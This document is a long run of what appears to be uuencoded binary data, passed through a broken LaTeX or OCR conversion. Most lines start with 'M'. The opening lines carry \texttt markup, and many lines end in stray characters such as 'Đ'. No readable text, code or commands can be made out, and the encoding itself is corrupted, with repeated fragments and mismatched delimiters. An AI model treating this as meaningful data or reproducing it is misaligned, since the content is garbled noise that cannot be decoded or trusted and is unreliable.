$\texttt{MS\$(,QM/E:i=9/2]IA//NH,"6U(TH2"KG]HST,7Y]\&4UH'<;} \\ \texttt{RI\$5XN[XPOPGD} \\ \texttt{EXM(XPOPGD)} \\ \texttt{MS\$(,QM/E:i=9/2]IA//NH,"6U(TH2"KG]HST,7Y]\&4UH'<;} \\ \texttt{MS\$(,QM/E:i=9/2]IA//NH,"6U(TH2"KG]HST,7Y]\&4UH'<;} \\ \texttt{MS\$(,QM/E:i=9/2]IA//NH,"6U(TH2"KG]HST,7Y]\&4UH'<;} \\ \texttt{MS\$(,QM/E:i=9/2]IA//NH,"6U(TH2"KG]HST,7Y]\&4UH'<;} \\ \texttt{MS\$(,QM/E:i=9/2]IA//NH,"6U(TH2"KG]HST,7Y]\&4UH'<;} \\ \texttt{MS\$(,QM/E:i=9/2)IA//NH,"6U(TH2"KG]HST,7Y]\&4UH'<;} \\ \texttt{MS\$(,QM/E:i=9/2)IA//NH,"6U(TH2"KG]HST,7Y]\&4UH'<;} \\ \texttt{MS\$(,QM/E:i=9/2)IA//NH,"6U(TH2"KG]HST,7Y]\&4UH'<;} \\ \texttt{MS\$(,QM/E:i=9/2)IA//NH,"6U(TH2"KG]HST,7Y]\&4UH'<;} \\ \texttt{MS\$(,QM/E:i=9/2)IA//NH,"6U(TH2"KG]HST,7Y]\&4UH'<;} \\ \texttt{MS\$(,QM/E:i=9/2)IA//NH,"6U(TH2"KG]HST,7Y]\&4UH'<;} \\ \texttt{MS\$(,QM/E:i=9/2)IA//NH,"} \\ \texttt{MS\$(,QM$ MFA]EXX`,3!X96G%ELLJ2FI.?\Y*".RX%YU0(2[#<4299J2?-70&_=R0)TY.>Đ $MF;M(7.]9ANNI>J1/K1^25+1BH!<J1T'_\',<E0>VF,UEL20$F8<(!9U,E8%GD)$ M6QGE\RK4*T3_7YW*6,+B0G7^DTH([2MOMI+BCB/1_40>G3GZJLNA](*KD.H:Đ MW3]90X_; IVZ86SX+<YE&6JZM''*D=\$)LMI(Z@Y5>(UJ+U*X`TX4\CH.*GT8ZĐ M%6FF`5R?,CJ`'XD/-!U37JZ]7KFR\$D=EI\KZNU!S)%?@`*!LJ_EH!_#EN3M=Ð $M":W^*=O//.X,4%:D-^-Y>_M0ZT5OL4Z<[+X5FSV>$M^N?CR?]Z#=40@,OB"D$ MC=QL.@2I2ZK5?:81RQ3@H\$4+M@C>I`5N!X%LJAS!.?09++4JFY9Y7HFEXLK%Ð M2?HBKD>]LDTXA3H'4%/_8KL_3M6_^`;7<B-TPH.GM74AOO(&L\15N&!^L:I!Đ M4Q\$#]U`"V)1F5J<_,\H)C/F,F/_N.))Y=&:SVH>#<;ZA<+Y]`A\HNU\$NGO!,Đ MUT\Z1'S4J38K)YJ5S9\;J=PN[9K@FRL4URW>C@D,L:)8?.)E7!BZM#G/!#?XĐ M,BT?*QLK_5K2O/0&YV/*5XJ^TVJK_&8-+XM[GL\$([_@;+J..5LB=).<%TXT^Đ M9OJ]CGB([#27ZR^H*.WH50JY2O6Q!]((XW3=^Z-E-YXZN`4Y\.</4DJA9M,-Ð $\texttt{M[MU_;'Z8UT>VIKIR2W,/J/*0RI0>U7G]0)I>49K7CYY*SXP;P\#\\[F%G>DY7=D]$ $M@ \9F7K - V*R(LB05 + O'* + 9OD'IF06[B$FM^E:B[(<QE7Y#73W,/>>1KO.'Y2Ð)]$ $\texttt{MX2"D3C/G4K,-BD4\#I.Z9QNDDM} \verb|\|.;') \texttt{W:C//E^KZ,PR1_LV} \\ \texttt{\&7-'G,A?} \\ \texttt{OMGD} \\$ M>)`PP_EU3,\,LESL/@+7/5M-\$X?F=R[E9J]/;5CP\8=AV=5Y1FXB<+^@YF6?Đ MU\Z,R\$J`3\#:3['JNVIG%!5CT5CQ"35?2;G4^P`^QOHY60A\$(+WLD".IG9%]D MQN!)LJ_6RTI%!TDPCR\%/5])\H5ZGC1GW@][C;*2H[6N9;*U2B@C]Z'%2^1GĐ MGS'KT%LZ(I*H-Y%HOC'3A;Y=HD/OK40\$L8(NSY0]\$1[E*L<R(Y<RF;(?LJ=%Đ MXVE]A9GL4K`>`JLSD8]ERS;L*6-E9R2+G%6L2B]+\$)QMQAXNYX^9M&9\$HT1%D M\PNH^0.V32#91UH?=-1-1U;<L9*MH_AEL:0K@]LTG?N<+V>WJ_E^+>:*;:V:D $M[MCJ> QT_{\#*2<})6-NK&ZZ:P/YLI.&:D0.VG)=$,I;8<8)5]A=,C+0148VO5D$ $M\FT^XJB356\$0\$$,=NAC/2+R\\$,SUTIE:4GY=Q\\$,+-M\?::/'10=E+O6QS\#698*/\D M^;*/#67J%H^6K_S8F*'VR'((N8J?%H+G>"BCRJW@KA025\!Z9AXME+A,Q\#1Đ M<@Q#\#9&R;4<D^R^A!0'5EEVC%_I%GI6EAQC2'CLV.F\+_7DETHHW\$<Q*]7EĐ M; "Y\$09H, "=A4WN12:!]3="0S45I(XRO5D/8/QQJU2N7`R<?P%"'RR60F4;N"D M?=6D9O!*9*?&DX2*U`EJ^@&&2BFD?+MD'VF:`\$@16>XV4;+L(V7M6Z(2K\8`Đ $M&R[<$);'-8_UK'4L!UNYJ-,85=?(K^>)'W+1F)+]NS*7F<F.89)D_0QVO49*D$ MD!\$4UKMOG_\\$59L?>1"EA.I\#=\&H\\$K(\\$62\\$+\LV/T;5C1JKYD41F2])*L3].4\D M#0IQP(UA!(']1R .NI:JB%-K\&U753AW19 99SJ06'H>6WI>MF#GR99XONP\D MR5>>MZCYE1Z*<:UT!V2!CDH9M:OL3!-8BJ5-"8R@]28T"T`7\B#['%, 7]9/Đ M<4.XRPLM_01LS^`K^R7=TZPIXU)MG^DL6KH_.`801L<\$*4!9,`V"*D"6.(DOD $M-IWM7"!++';IILV.2!/9UQ\#O+6^8/5)I*;U!$Z'`G"L6)"HLZ*(%!59(E6=(Đ))"HLZ*(%!59(E6=(D))"HLZ*(*(D))"$ MKH=NF/:S[E+M`PT@!J`!K@8`JCGGE;P#"X[WF4ZF1CJ\$IK*38;*06:;E)-F2Đ MQ%>>!-YTG"==RYZ&`%]YG.LF7%3E\>"/]`27Z3SP96K9#E:>E3&EWYCL-06;D $M/59HVFQ4FZ*Q18S+=(9KZ0_,M5*14D(QDQ0,\?--9YP&A?JO\#&PAER^WJH0FD)$ M,5R!0S@0&*,VBS_^L2Z'X>[Z`LO;?=<0BA&'O&HBOV\$94E_M1E)"J25:AW,/Đ MF")F8]4/K6.T&(\$HNT+!'@RR)TBS>/WZ/<9HQ:+7'G(]+*I:B>3K.K57^>*-Đ MUY0'L%:PK!UBD]XA&U*)AON%^]<_FY&.[Y^,EZDO.\$97[!77%\$WFUXG[5:WDD M790HC)II&?WOEZE4IN4L\RK7HQACT28*)-8]DQ9>!]O8_.41%T<*(Y;WB@^\D M=^O>0L(Z=JINY9^(\& BBJ^8=>U]IF,]RTP=QUJMQ^AWJ)9\>C'##:*V\$S98Đ M?\S!+N7F>\`VAMG7PU?Z\$*_U>.8\$UBA'"W']\$O7`D*N,5`>/K1_:G:7Z3\NÐ M%W?HU_4O<9FHKC[3>YN5?29UQ7JH5%4>\]A=9FB!8U1+\$6_JXM@`:A-LLWA/D M/5'Y'JOBE[D_-K!JCRV*KWSO`/;L>\%?Z"109ME[[%JJ3!UU0%G%5W:Q`[^ZĐ $M*KN"[W29\3/3!3PC/-@D>^Q-?W5JN"19RZJ\&M]43U@Q<"W*$3;:#,B&!6D0D$ M"W^7)/&97]L8>);*"&K\$3@ODBEZ\$C\$Z40W>K"^'\-(M^W;3LG3O#,L<]IEGĐ $\texttt{MAQ>*[;U15.13\&8XK;UN*AQ/?\#6\$46T`?\11<]`"F]4*3+21CHK,M\$`"S^*QRD}$ M((,BW>XS`2AO&J,#S-SF?MJ'5C0=#A"LE!!K[?3X!Q3:MBO-&&\$F^MK\$Z/W@Đ M?A+8Y%"Y^^FG!E%_8]-[>B7?9E24FL5[TM*3^S[#8;K;74XTX^<%8H7[[W%8Đ M9[\$PB.=\$B-00^.'^L9%];9NQPH2G]T&IZ^F5S3CW23E@[1IGLP>Y33>`^">SD

MLTL1J^E2"(<5_)/4!C-?I) \ 2!AXJCYZ;K\?YI\OCRB>V0E^;\9]QDEE\0'\$@Đ MKBGN3%>\$VQTKRY?[:G*0^^ELI2FA8B5R+__8HP+R>ZWX\X\$\]6Q!G7@I%@KGD M=CTV].P#\$Q.EPXE5<6?WJ:OCSL:OB"M4BK^V*I+YRM*0X>D&S*XF)4(M'!T[Đ M:HGXU]CS#41;5@-A%@]N(`Y&B1N,%X`(:OFGKZ(5A%B!HZ&G987I''JQF>9-D $M(7-QO2FBQ;"'OOJ.HQR]U7@MMAK.O'?P\;L>.HW[80[:2B6>J8_>7=4<]2!D$ MIS>GK7";8*%[<U2-OJ+IQN8H6T0PC4A^GM^@?CM><6:"^.(O0`SE!A16L_OIĐ M5?LV:Z6\$E3"[:;0A*JTM%IG%Y[WW<CWC^06#4+X/.SA.??529FT3902:D1WXĐ M\V8'/MT+"1-O1[R;6NIJ.^91-.GW(7?:ZUXH%^>F*_BG^_8A:F:Y_\$99'<I3Đ MW%>FN?/7*=9A32N[X(PRT=*`5DYVGU;VM;W'T4I],@0U_-.'(2IM>BO(=TW1Đ MDM94N*\$9MX)8&Q')89_X2+!C02R8UML#-BW?'646)UB/WN=HO_[R+_>?E#(.Đ M'/-HI`S+"FA: `:Z&CZ2,P1XI8TT<RCHL[^>^"[&?2QF3Z'>A\V4IXZI7REA<Đ M_I*4T?"BE+'/+3V987Q*RHC=+_]EY[-21ND*O/P>^7&23LI`X^2CCH8/_Y>4D MX5LL990?D0_O/"P?^D_Y,PHV>Q0#EVH]"C-L64DC;VV5RR2Z3(%4X8D^TY5"D $M(=[L-IL"DMWSSD5FP^YDL_@T5=FU02J["'QH!\F;`JR>AF`T@UE,HB6\-E5-Ð$ $M#=];#R?\=ROHM+'#M@)KA'BXN9*J$O<G"+)UJ!%L\55F\5T!/.C5$0_J)^K]D$ M77"E2WYIE16DV<43Z<NU4H(S%%WOQRH<A+I:\T^;#K3<G0#_T_;H</TTW(KJĐ M.;97PUT.Y4AF!-OG&<8SUR[5:K>/;R:*FHD*<6=XW2-K!#\B*I\.`*ULD^S3Đ MJO9;R<\5[8*"'V\$0F\85K%1=KA7N9:K\$\3H`%*F%X!L55J@6?\7[35Z<[UM;Đ $MO]H_{\cdot}^{\cdot}, 2+, /8Y(GNOQ9Y(WQ<SMU1&#[NC0:$6)*("Z`V]G$_&(=::.RD?.+D$ M]#2%_:<<(3VVV##;\$5F]/=43^1P;#U`EGDK:'ZD,!N#)2!O!]P5C4JPQ.V([Đ $\texttt{MH];6^T]*GT`UOU-'!JUN\E!X`1)>XI<Q.J+ZIHP(\$AMH.I#1*=@,",^S7^71D)$ MPU(PV@T/WPF2[H?_"IIQ]\.C(*B)3\=`1ZS1><JVH9U(6D2L^SVH<"65<GT\$Đ M=B^/B/OXR%CE_8,P*]<Y;&N:?+,;NR\.J3!K'[B2PL6KUOH+&W&R=Q\$&2O5:Đ $\label{eq:missing} \mbox{MI[$^-$\&,$^OU!$'02I(WN]$$^WP>@WG($/C-2L$V">0W(GA$YT0;C?2(USXC9L3$0D))} \mbox{MI[$^-$\&,$^OU!$'02I(WN]$$$^-$WP>@WG($/C-2L$V">0W(GA$YT0;C?2(USXC9L3$0D))} \mbox{MI[$^-$\&,$^OU!$'02I(WN)]$} \mbox{MI[$^-$\&,$^OU!$'02I(WN)]} \mbox{MI[$^-$\&,$^OU!$'02I(WN)]} \mbox{MI[$^-$\&,$^OU!$'02I(WN)]} \mbox{MI[$^-$\&,$^OU!$'02I(WN)]} \mbox{MI[$^-$\&,$^OU!$'02I(WN)]} \mbox{MI[$^-$\&,$^OU!$'02I(WN)]} \mbox{MI[$^-$\&,$^OU!$'02I($ M&3NO`;=3B%T@^_3(B_93\E?/\$?R><0(,!!@_+]WL+D3H*6T'5@AI0X5&2`[(Đ $\label{eq:my^"(} $$MY^"(>-W;R&-<MV/&*38R@O'C!/L\#!_GP\C@WI-D&`6JH:J"+Z.B3F@(YP\PD) $$$ MGK>3?`NHW8I5\AWG8(?<\$TWO&X]`[5':01@Z)D%)AVI17H\M&?)&MRCSSF_'Đ MS-CEO!&6.,L2O9#78R<7V\\-Q>V'M`]DWZ1I=:6"XN8/0ZV`AZ121>9\$-K-`Đ MQV(`NPDK!,>\$)"S:\$<'_8(T7*YA8@#Y"AW)Y^LL<(>><;YRR!#HF+LH[:QM;Đ M#N8*T9PIWVXA7,%/+&\$P`4%-WEF[8K']!R(8T3IN"W;SAU6>*,\$>X4P(QF")D $MRM7AZ\$_^2]ZWFJI?>\\(/\\[DKM"R.R"K)3KG@;L]URWU2LJO#01>FRIKHHC!SÐ$ MMUG<'%Z83M:J4AE<_-^>2[(T"\$^:`F8K@#A?&>ZZ(/?=\$_Z*JD_AV/5+M=55Đ MXFQF2KCQGF:01-MT*?R(\$56)V!0AMJJ:/RLNBISJ4*UC5;*HX\\$?[BY5U5:PĐ M65&.))Z[#3(+A&K:AFL86TF5N&`:.Z\8=)3<R8FJ)LJ><ZF6C:-=)5@I\VQFĐ MM:MDF00)'IFI^)\$VD%R[")NZ6B(2]@HX-R+9)[;+LKE5624N%+30)M785-7BD M,(+Q->\$!#8PGY:[J8ZQ2DQ=D6]8T??VE6F)#IU``Y@VN#.1#W!5U156UB]@HD M,JU5TFSV9@0S,6&_H&T39+RS4F*,@EW0:4;LYO^1+LC!QE&0MBV3JJC2&G\$.Đ M4\$S9J(-Y@R\+;7!\$^^*1D'^BFY"O^A7@23["57;13)6+ONF.>_S\1D:4[!?%D $\texttt{M(\+XSK25RL@JL9S.X\$.ZMN\$+T2\18@5?(D/Y.)O*+"4TQ3*Q5>+3\#8\$CA>-2D)}$ MPK, "JO=/J@W<CZD#]Q-MIVR+<@BA@]Y2S= B @1BRXR;/W"#.-C(:0/MJD6+D MP?XG?]P7(/%(GP\H`;[@+N"L;PBS*:^_Q:@^5%J()18">X2=22C5\$>S&'(G&Đ $MM%""Z%=Y(VF;IZ]^2-P9R%<\&LSU^DH=9<%3-N+)]^)OIECP9&]%,AN?/*ABD$ M<D[=O,J?I1\$5&X#30:,%+=,E*R!2VX`-!`=^&&!_'3@;=<Y^(X!GAFYN@"7'D M:3SY)ES&![;\$&%;J&.UV<HO*X"W>!FAYSBF^]QX[J&[^>/,L]R,8`VNZ*:BHĐ M]"[?"3HM5S#]STNU@'9I-\$=55M)L%A^?V3`K*\$M2B*9'+M5V\$\$:2DQMK/KXHĐ M>`HT1^<NXN[,X.%WFX*[,\U.3!E\$.><VDNI`N5@6@9-1G9RJF0L0B%5%NXF_Đ $\label{eq:mn} $$MN] > 48/U(\&?R\&^TM^C=^.W3R[MKZN>+7?6TV(FP1KS7Y_>4]<\\E=Q-V?\\'$?/D$ M<-ET5&1\SF_12^+?Y<AE\5/<)?U@A>?XD#6RTD&3N@K^FDBPR<B8A1^/O\;_Ð MP+?^WIUX1/8)%\$J"J)MG^6^Y4[#RYH]TX[<-R37\$8Q50Q=O5U>(_PXL_6672Đ $M4M=\CN!N"5A5U^&MM1V)1Y#F*'S!^]*_\<D0<NH7=[$B0"9#B?.4_1)?24+;D$ M*;N2-ZEYVIS<@5D#1(B'KU>G?W/Z%]_O@'<LFQUP_F##5.Q9O#`8X'\L[L`8D M-\$%SU\$)8&93^S:K3@5<(7Z\$]E6#3H-`2L1;J7>9DWC^M&VZ>'2>D^U>?P/Q0Đ M3-ZM39K63C\D)7@MZZV(.+B?^4!\6;FC.RO;?,[?2C'<Z(C^FD!RY!`4>R;Đ M8<2H@R\`YEH6[?5"X?J#S])(=#*3!I7V"/\$U(-D<(;A%2GA!B"0.E@;L(ID-D $MP!X,*"_7BB+]""N^/4LV.;_3TXK%`X%T27&>QH.P(.>$P6>?GI\6W8EV?2)=D$ M@/SHPI-LE%TA'F<Q<<F]J?@T5BD6,LH@J+D1W*XJ%['#%*JQHE5AK6]>7<'7D MD=VR6VJAO,8(K@`I@`Y.XNZ@K%3,GIG6N:RH.,(\3^I7,%/4+(C_D55I0M=2Đ MOHA: ?A6*OM(D28\+X^SJ9C2W.D'8Z,_"AAL(W#Y)8<3>+<+Q5).:\[:HP1;[Đ M+P79CY9)_0*.):^N\$R(Z)XG-,98D6W2`B.'.%%P)`.J*3NF//3`K<AD+3?MDD MPF^^FGRIMJ9;]Z2.+U\$#7T^]WJIQ#AO9Y-<93=OOFP&!+9%K).!UBM0X?PH!D

MOYS4>>ZX8EP"5J)V(.`VJD'WAQJC&M]0(S.RISE:[V0UV4C'G;-=399PB=>FD MKE6A"79*526.\4)-XTTH49.HVG8O#R4DOV#:B+N41:X8?GGR8OT&SW)B%U5.Đ M06[:0TB(#L[A;DNV,<B\U>^[I>`"\$X%7NR'F<JT;",%-.(**8QBC-PTS!&V+Đ M9JV8%2K\$W^@8O'^+H.@H(]O)(*NURG!"KBU7\$&_F5"KR6]1K;:R26ZZF@QIJÐ M1WGWY""I]CR@%NZK[UE=9YSCN%)*[Z6;(BSM.</`.L^Y['##9;_B:E%KU,X;D M[/:NC3FG@B2R`&_OSSF57TE=T>P]WXS8VS3LC&=O[]@=HZ\$_]7>P>T,/<`'0Đ MA&MZ:CYUZGK?#H!OQ+)!Y:)- 9K'G@=<TD&;WGBIEBL+R1ZE\J2K\JP+*@.NĐ $MRHNNRE\&+J_+\T`X*8PD.1-IFX$3<!C,XD;1-+"WML<7U@Z:M)H"Z'FPGA\R<D. The second of the content of$ $M3!F+."#1T`(6V+)1MGAH=CS"AJ;'HMLPU9[N-E&RU?IO/W2-\3ZF<<=UP3X+D)$ M0=P\&X`AHA^0=X_FTR_=!.N&8F-_<,A5&5HY])M^.QO`)US`C_H9[`(>TKA/Đ M>]#5J)ZA+UAP\$ZY]N`6G7:;OT#%9'-V&Q;:9[.TF&PWL[4VV./;V=E+3YMV,Đ MROXBATK^QH)710T]S@%-#+7)Y[=PCET+[&Z4:X]9M,C#EOW%-B<-;6)1LJNRĐ M'U\OQ&J.^F&XV(A8VQ@W8[IBENPD&V<^).XV8QT3+?0B/?Z5"S6RR(*&,IHAÐ M-8\$>N5?S1(IY`C=";=2XGZ%F<B.KVC5/!%G0.'=L1A:Q2.-\.0#]B<U(#YLXĐ M4:UI&PI'CC3>-(WJ2=).L!\$D;P\)X5*PBD_1WY^,5;X04L1B%%G#'V=<92,:Đ MYQWJE3;AA#V"C][AF4LC6;6<IQ'P/I[];GG;*8WS3#^PX9K(&N<7'F`9)OB?Đ M/M-)#U#`^FDAEG%_`L?^DB3#%ZX6:D3C_H:.Z#.%KH:28&B@"WX@MZH:2,IFÐ M\$/4L:7:WQ7;B9I%3Z&^T"71+=I_I[*`B.`4XL=:6S8D1C.WS4HU3U*.A%23\$Đ MB&>O/MY^`.]3FVYT8EL)EVED:,Y_NF);8XXP&\$W;<H`O)=I.V*8/@^DOTI:DĐ M^OR*!T1]C,MT8T/,T+I_#6@WG@<SZD=#<0<#T&G;1YE&S,30X[3:KF9OWZNVD MJ\S1G;)YIR2]_20G>!]@0;;OI2.NLF,\,YKL,GT<.T\$;[38=BV"?A=OTZ_91Đ MKH?2.BZS'L*FY>B6\$-ACBC\$IP:H&K&9`\$1>JO1<1Z>OONH09]F@V!;G5GWR@Đ M3Z02J\7S61\$6=FBTB^3\$^S28TYC(B0J-\Z6EH+3\$.10`5H[RG-:_]'BI'AW6Đ $MH[C\sl(\$FO,]TAMH(P?G"--_\R-![\$#H],2);4S:R8:*-9/,\;#@3O#K-=W'HD)$ MB75XB+00_7C_AUX8-HVR74D4)=NTN@[3F5[3K\EZHMSCZX^'=M.SP6"I%LO"Đ M;09:W80%9V\9,XY*Z4(TU-@B&OFR*XT>%QE4-(.+7#EQYU`Z331D!!3>!SW*Đ $MOS)9F_H^_IL'U017\&^=P6ZH9F')D(]7B\\<U(\YGP'!7,$#]^%]X7@FG7E!@ID$ $MOF9$P8!.?'DSY)S:AVSCZ+93NY-V-C^W-=9!=\J<\$;KYX[Y$X/\,$GR(],1D$ M2F/M./<?2!VG:XDX,S%("!_?Y*G>J#Z[!R[*/=+TOGDR;PI)972H3=BME-_1Đ $M("O`&\^M, %=7@<LDN"I[Q!]CJ7&2O<?[@U\O:>U"<_\J"G&W\]%FY2X<KSO#Đ$ MFV!\$*AMI3P[^ZQ503!/`-!)28>:I8!M3^3'P92-LOMY.W*U%+1_&(`CU(KW<Đ ME#AH.2M;HW#57N#K1H?]C`TF#?<AF[+7Q/PZ(Z@=]N.9T]A@Q+`?LT7!5)J6Đ M13]"M?8`3+-?G&:_,>P'M3W.'>[JK)VLLM)B\$LQKEYL22G.;?H5,1I:L9C\$;Đ M3QAF_7(K'0839%:R7KP\$RR&+:SDOWVDCUW(#=H%!_L9\W8@;=DB-/%YD=H/IĐ MN+E(/!1>3+%&5@J[LMW/EETIAU58DG@6+VCG^^Z!<_W!!*(#)/L-R3XB?FC\$Đ MQ\LMA+"Y5FQ&SK\$M:IF%G.<@;/S;XF])(,FJ6N:(\$^!_QW"IUCGOTLK:EUD4Đ M9%\$:JYJ:P**U++K&(IGPPJ.^TF)B1PSPL1TFLAV3&%E)"<\$HM\$R\$MIN25%,CD MJQJ83-D5'"G5@5^".IE.>%*6:JTK=Z7R-KTNN4H"C\$5:\$=Z6PK7>U1RU0+*IĐ M,&KW+[)2\E?P:W1J630NK:IN\$W9-4L"\$%'8LI?E465U8PHY-,8MV8MO"!QKGD M7RJWB`NP%NZN@B#["AF&Y.Y+*\$E>('GC"%_^.0XJK-&HRA&LD"]#\$'FWEJ\&Đ M]@LR"+S>?PEJVX2#Q1,OU^IM">))YD&F2B.ES4:\$E'"(D5\\$?EGC^"MRSI'YĐ $MX^>S$97\\#\&<\#J]A5W,DP.)M?@+W-XNYF=1,P=PLZ"XG2'`F^_]_BQ5D.3-I&D$ M^,9IO^6H7FV1\8O;^?7:O'II-HI=I(J84+>:]E?QL]=\DC0;>JY>JI6^DV: D $M^5X/.M2\#G-VHWKA:5Y\#+1'[*`L$K935HF^:X@Z)M9/K=_\8Y[J3*_\7??1`%D$ M9NE[:8[X8!`Q#W&]A.,.<XVY5+NS1YK=FOC]S\ZQ`FJ=(/^._1ZL#HZ1H96;D $\texttt{MWX;\&`>'.[4;V!=769*=X@XWG1VK:F+<MUEAQ[G\A24!?(..\#"Z"FVAXI80DHD)]}$ MU[4@J!2O+_FU2!7-OE:S%18D'-`Q^OHZ/YXL^1.>E1)6,0IAOTUG+-<E0,?@Đ M31*KEA*RNUC, W^F; T=U2,.*57=, VO/O^@YV8?I6_B8%YKTY+:%>!DBTPSKOCĐ M/Y>1E@=YP&5TS@-K.SJ8*Z`^Q70OI`I%L,K?B7"W&F.Q`K>ZW>#;"MKP@,<TĐ MLYIP_#DX?XN*\$[3JH\$C',(G<\\$2T/E>&\YR(HJ'HP4?VW:9KDUU8\YRW:/5LGC7\partial $M_SCXS>=P((\#\&"IJV64<N]&Q72\J^X&N,I"O\#I^V)=(]H[VW;Y;0&@7+E[KD])$ M^S3DC4G-#^HX7Z"O!_<J=,3'73VTDB7BE`[B88*.)/F=F?&\$JQ`1#")QNF[\$Đ M]3#)QO*WP2<1]W#2PFV`6Q>N#8=Z%0X&XJ[(JH,AIZDK1VDL3>NJ'%G<7FOXĐ $M0M!N4[@L$X0O\+11^96D3P6&/[=A_)^&;PC;_8%W^'+"4)[^>I)Q/WOZUW7QD$ M(_+90SM=#B%!!G"W^E:&(JHA''U%DTL(5SF0_!+"L(2TP_J.92J"DVBF04QSD $\label{eq:mosla_wvw1} $$ MQ] = N05LA@VW1R"[R(R--LOPWIX/LI`ALS*O(7=Q5')'L\#$YI)2CW/8$TO.8@D$ $$ ALS*O(7=Q5')'L\#$YI)2CW/8$$ ALS*O(7=Q5')'LW$$ ALS*O(7=Q5')'LW$ M44,\$T"LYS@N)\$9#'U]V03;T+QKK6Q(]*I":N32B!3M_R-D%SR/FS3QNM#Y3QĐ MZ]I9WZ`&+U5_A![SK7-5E\$O?\Q?P0F66,SW"3':C=)QGFBGN4+MQ_B^1`72'Đ M*"W"B5**?;@HU9+&68@[:1BW@R8E^Z8*6->L[I&^+\2D9DI`/2_&#S[?6L\GĐ

M-&R0-2/M"V#\<4PQ[3BXE\5>*7>7:NERL_CA5\$8TD8098U*T8X-!T3!V&X-SĐ MHI:/-JI<6+3COB#.F\B##QMQUVQ?RH&OBC8>5U=T5T%TM7M^*ZMH6&\I3>(&D M0X%U3-EBQ-2WQ'!?2Z=_!ZYL1'+9;P0QBEW#'9=RAD\7B@*254]G:C0/9PT_Đ MN^K(K6.`7TKPAO2R\$4B_\$_6-/8KS>[2&NE\$6;?E/,S#VA_D?#6<;L`2%%5-8Đ ML.!EPUD[5L-@6V.Y1TE89B?UR(,%?]N,3YIAQZ/?1=>PWT-8C%B8!P7A=2>\D MF(W25H@_!J"&7PJ4"_%%%)?'2G;9#@YI&\$2XQJ^(+*)XBH,_95\$_:M/RSKV>Đ MAG'\3D Q?R.)N7PZ:BY.KY3/S7Z#VS@*;B@MCOJ.M]^P4TG\/B>D2Z91)"#.Đ M1_!WTO/IJ.]M0WQS_A<Y>R2_J<U4=H-?UJPH_=H>O4%II1GE6F@[L5,Q,+@HD M2-SD`5MYB^`C(Z>%%EWM6N2[ORRGN#L+=[\$+ZPTW5VF<T8'%Q=D-D-VBG#9'D MSS#NG7G\$33CMJKN2OJ:].,VEASL:NW<FR3-E5U*C@ED/9XU&',;<>^.FWCR=Đ M.L9Y1V/![5%\73>6LI2@T[P`\Q\AN&=;1J!\L:?@\$1(6)VN<^U&V)W+G5<+KĐ M5E]U/6)>2,Z8SV[H6*8DN#OT?(AJF7+'Q[9\$Z:"=00:H`WG\U_K3?T087H6NÐ MJ(B=5'MQ<%8[%NU>[JJLB'B4,8VZ/SX5J;"@3T,J]030\$7.199\$L9:-<D2YRĐ M6>PH'54VPMN9\$#[@7HY2438V&AK#Q[2=<#\L@^0"^UC#^-19^^UQ_4K#!8-=Đ M]5ZCCT(NTEU(M.K3]5CTU<:JZAS)X&/L>G>QRTS/-2>L=U1_RW[<?+^ASV9KĐ MX/SW'8R=<P;OA*;<'J-W#VG.Q7%W+N&0WGWOT.<JH5C;U+MK%QQR4=52@NT4Đ MX2I16^Q::1M5HO0MS`\$AF,0M)R47L\"UBY`4G07\H1)*_R+?R^TN#YFQ"OT3Đ MFRG>2.:4GFL30KI`44CGIZP+[Q,&'ZAU.S']NP^81ET,Z0*&X`1RB?T&\+>MĐ $MA._\&OS3ARU/]MM/[7N/A+^15`$Q]%1_HOMOT"PK',..?V^>[%U'`E8Y(7/L5Ð)$ $\texttt{M\#0,@N=M'+="7S(R\&+\$!KVT?_`\$ERE1)]K!@/R(@48\%&X2T-@^\&);'R]?<>H>D }$ $\texttt{MM6}) \$/] \texttt{V*UB}(+\texttt{YC*2}[\texttt{B5J}\$\texttt{Y22+B/!};7\texttt{B}) + @;7\texttt{QR_YYG} : 4\texttt{L}\$4 = \texttt{Q^_XG}() \texttt{W}\$;00\texttt{D})$ $M+[+C\$3L(M*Z*__+TKS=/I>K-).]?M-37PILPZJJF1<U_[VZ\&I\&GE:MY(<>SEÐ)]$ MD.]7#?_%S#SJGM'%!F\$VQ:^)S&_6Y[.EHYK'UZ:;([IZ-6WWL(#_\$#!<USQAĐ $M\h^\W%;^G=6\%_WC:E=6\%-,UCXM81A;6"KQ;PU<N+1QI$+6T^GKO$\T+M[S(6MD)]$ MIWN9, VNTEZV[X4ZA=U\$40YJXBM=1+K*&=`E5-81KJ6R_:PA##6F/7'/9%G_1D MELJVQ*?^;G,7>XHK\$K\);@]M^^R?-N>349[B5NPT]6L\$Q;-[RD9EE,X>=9&NĐ M90@UY%6JW27(5<B.NHJS1X86,513?U61!33N>6;@Z3KU%#N5-6_I*.E>D\/,Ð MHUQUZL..Y:ZEHUW+C8_7"Z<\2-/6MEEC'RTVHU;\$WT,8[B'MV8N\IJT36A.ZĐ MBH/NO3:EYYXGDV+LF8*^*W5,,-53N#_)[5D4;U[^8%*=>E_2=L*%;::3"7X[Đ MZ=HL?R\$[A=M'790L5*WJ^^6/.A(Z\$Y=>@B02[C<LC4L\LQSC\Y3\$5BH1\9G+D MR8A'\I,20XY-!*R9>K^3]\$0\3+BUB<L#28E@HERXJSAY](_0U_%+-B_;U^&_Ð M&GM@6:O+SW5DSR^7\$MX.%3_4,?>ACH<Z6MOXASH:.I9Q%PH&%Z%=1;,ZMBR>Đ MU8\$R.M[Z!\$JULKM(2H/_&?V/GA^>7>,R\B`3_.&9\$L>5^0@(Z\$0K*ZJJW02PĐ $\label{eq:mlk} \verb+MLK\Q2[-E^M@I)0CA&"<0;&0X!.J3\\ \#I-_'@T,T<B\\@M0O:ONN(S;`<WCG9`=D) $$$ MQ')DZ;Z5:NHQOC%4*9HU;6[45`1J5\L9F6#<Q)YBL+I,9_DB(!V]/?+)N,!TĐ MQ=4BNEKZ29>]!QFMC*L%SKM:+LI*2.[>-?FF*^Y/>N".)%U_2[/W1P3S[@I:Đ $MR1YY0[4V"ZTUW<@Y1[D]HQH(?*@.,;)^=[]+@5)\#M*7\#>&Z>I&G#QJ+XF&$?D$ MXF^!+6ZQ0]90LNC6/#\$"4V07`,\$4WN<;(4J!&UFX2]8XJS(E9QN:Y\9Q[A9%D M:?9^QVJ'?9IV3=M70#ANA6`VJ7G"QRKR=V:-,FXB2]/6!4H>0H9K6Y[5M!U"Ð $MK, +1' = ;T10QWF]3L;83% - C/RET^/WQ*3[(QW,81<*/6;)=IE"^1(6%C"-R[Đ)]$ $M2/X[,/2Z*D]JG/]"K%N&.UGB&"#*MHLONV'P'=>TW@<I#A]RL+*)7\TJ^>.-Ð$ 